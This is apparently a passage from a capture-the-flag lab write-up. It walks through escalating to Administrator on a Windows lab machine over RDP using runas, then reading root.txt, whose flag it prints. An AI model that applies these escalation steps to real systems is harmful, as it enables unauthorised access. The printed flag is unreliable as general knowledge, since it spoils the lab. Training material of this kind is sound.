





We need to add our user to this list. We can find our user by clicking 'Advanced'.







Make sure you click apply!



Escalate your privileges to root, what is the contents of root.txt?

```

Select Command Prompt
C:\Users\SG>cd . 
C:\>dir
Volume in drive C has no label.
Volume Serial Number is 1225-5238

Directory of C:\

05/04/2020 11:27    <DIR>      inetpub
03/01/2021 18:45    <DIR>      PerfLogs
12/04/2020 16:36    <DIR>      Program Files
05/04/2020 23:38    <DIR>      Program Files (x86)
05/04/2020 23:40    <DIR>      Users
03/01/2021 18:45    <DIR>      Windows
          0 File(s)           0 bytes
          6 Dir(s)  42,896,072,704 bytes free

C:\>cd Users
C:\Users>dir
Volume in drive C has no label.
Volume Serial Number is 1225-5238

Directory of C:\Users

05/04/2020 23:40    <DIR>      .
05/04/2020 23:40    <DIR>      ..
05/04/2020 11:58    <DIR>      .NET v4.5
05/04/2020 11:58    <DIR>      .NET v4.5 Classic
05/04/2020 17:34    <DIR>      Administrator
05/04/2020 10:58    <DIR>      Public
05/04/2020 23:40    <DIR>      SG
          0 File(s)           0 bytes
          7 Dir(s)  42,896,039,936 bytes free

C:\Users>cd Administrator
Access is denied.

```

With Command prompt: below command we can use for the escalate the our privileges.

`runas /user:Administrator cmd`

```

FreeRDP:10.10.146.234
Availability Zone: eu-west-1b
Architecture: AMD64
Total Memory: 3048 MB

Administrator: cmd (running as WIN-LU09299160F\Administrator)
Microsoft Windows [Version 10.0.17763.1637]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
win-1u09299160f\administrator
C:\Windows\system32>

Administrator: cmd (running as WIN-LU09299160F\Administrator)
Microsoft Windows [Version 10.0.17763.1637]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>runas /user:Administrator cmd
Enter the password for Administrator:
Attempting to start cmd as user "WIN-LU09299160F\Administrator" ...

C:\Windows\system32>whoami
win-1u09299160f\sg
C:\Windows\system32>runas /user:Administrator cmd
Enter the password for Administrator:
Attempting to start cmd as user "WIN-LU09299160F\Administrator" ...

```

```
Microsoft Windows [Version 10.0.17763.1637]
(c) 2018 Microsoft Corporation. All rights reserved.
```

```
C:\Windows\system32>whoami
win-lu09299160f\administrator
```

```
C:\Windows\system32>dir
Volume in drive C has no label.
Volume Serial Number is 1225-5238
```

```
Directory of C:\Windows\system32
```

```
73 Dir(s) 42,449,977,344 bytes free
```

```
C:\Windows>
C:\Windows>cd ..
```

```
C:\>dir
Volume in drive C has no label.
Volume Serial Number is 1225-5238
```

```
Directory of C:\
```

```
05/04/2020 10:27 <DIR>      inetpub
03/01/2021 17:45 <DIR>      PerfLogs
12/04/2020 15:36 <DIR>      Program Files
05/04/2020 22:38 <DIR>      Program Files (x86)
05/04/2020 22:40 <DIR>      Users
03/01/2021 17:45 <DIR>      Windows
    0 File(s)          0 bytes
    6 Dir(s) 42,469,928,960 bytes free
```

```
C:\>cd Users
```

```
C:\Users>dir
Volume in drive C has no label.
Volume Serial Number is 1225-5238
```

```
Directory of C:\Users
```

```
05/04/2020 22:40 <DIR>      .
05/04/2020 22:40 <DIR>      ..
05/04/2020 10:58 <DIR>      .NET v4.5
05/04/2020 10:58 <DIR>      .NET v4.5 Classic
05/04/2020 16:34 <DIR>      Administrator
05/04/2020 09:58 <DIR>      Public
05/04/2020 22:40 <DIR>      SG
    0 File(s)          0 bytes
    7 Dir(s) 42,469,928,960 bytes free
```

```
C:\Users>cd Administrator
```

```
C:\Users\Administrator>dir
Volume in drive C has no label.
Volume Serial Number is 1225-5238
```

```
Volume Serial Number is 1225-5238
```

```
Directory of C:\Users\Administrator
```

```
05/04/2020  16:34    <DIR>      .
05/04/2020  16:34    <DIR>      ..
05/04/2020  16:34    <DIR>      .vscode
03/01/2021  17:49    <DIR>      3D Objects
03/01/2021  17:49    <DIR>      Contacts
03/01/2021  17:49    <DIR>      Desktop
03/01/2021  17:49    <DIR>      Documents
03/01/2021  17:49    <DIR>      Downloads
03/01/2021  17:49    <DIR>      Favorites
03/01/2021  17:49    <DIR>      Links
03/01/2021  17:49    <DIR>      Music
03/01/2021  17:49    <DIR>      Pictures
03/01/2021  17:49    <DIR>      Saved Games
03/01/2021  17:49    <DIR>      Searches
03/01/2021  17:49    <DIR>      Videos
          0 File(s)           0 bytes
       15 Dir(s)  42,463,125,504 bytes free
```

```
C:\Users\Administrator>cd Desktop
```

```
C:\Users\Administrator\Desktop>dir
```

```
Volume in drive C has no label.
Volume Serial Number is 1225-5238
```

```
Directory of C:\Users\Administrator\Desktop
```

```
03/01/2021  17:49    <DIR>      .
03/01/2021  17:49    <DIR>      ..
05/04/2020  10:54           17 root.txt
          1 File(s)           17 bytes
       2 Dir(s)  42,453,889,024 bytes free
```

```
C:\Users\Administrator\Desktop>cd root.txt
```



```
The directory name is invalid.
```

```
C:\Users\Administrator\Desktop>type root.txt
```

```
THM{YOU_4R3_1337}
```


```
C:\Users\Administrator\Desktop>
```


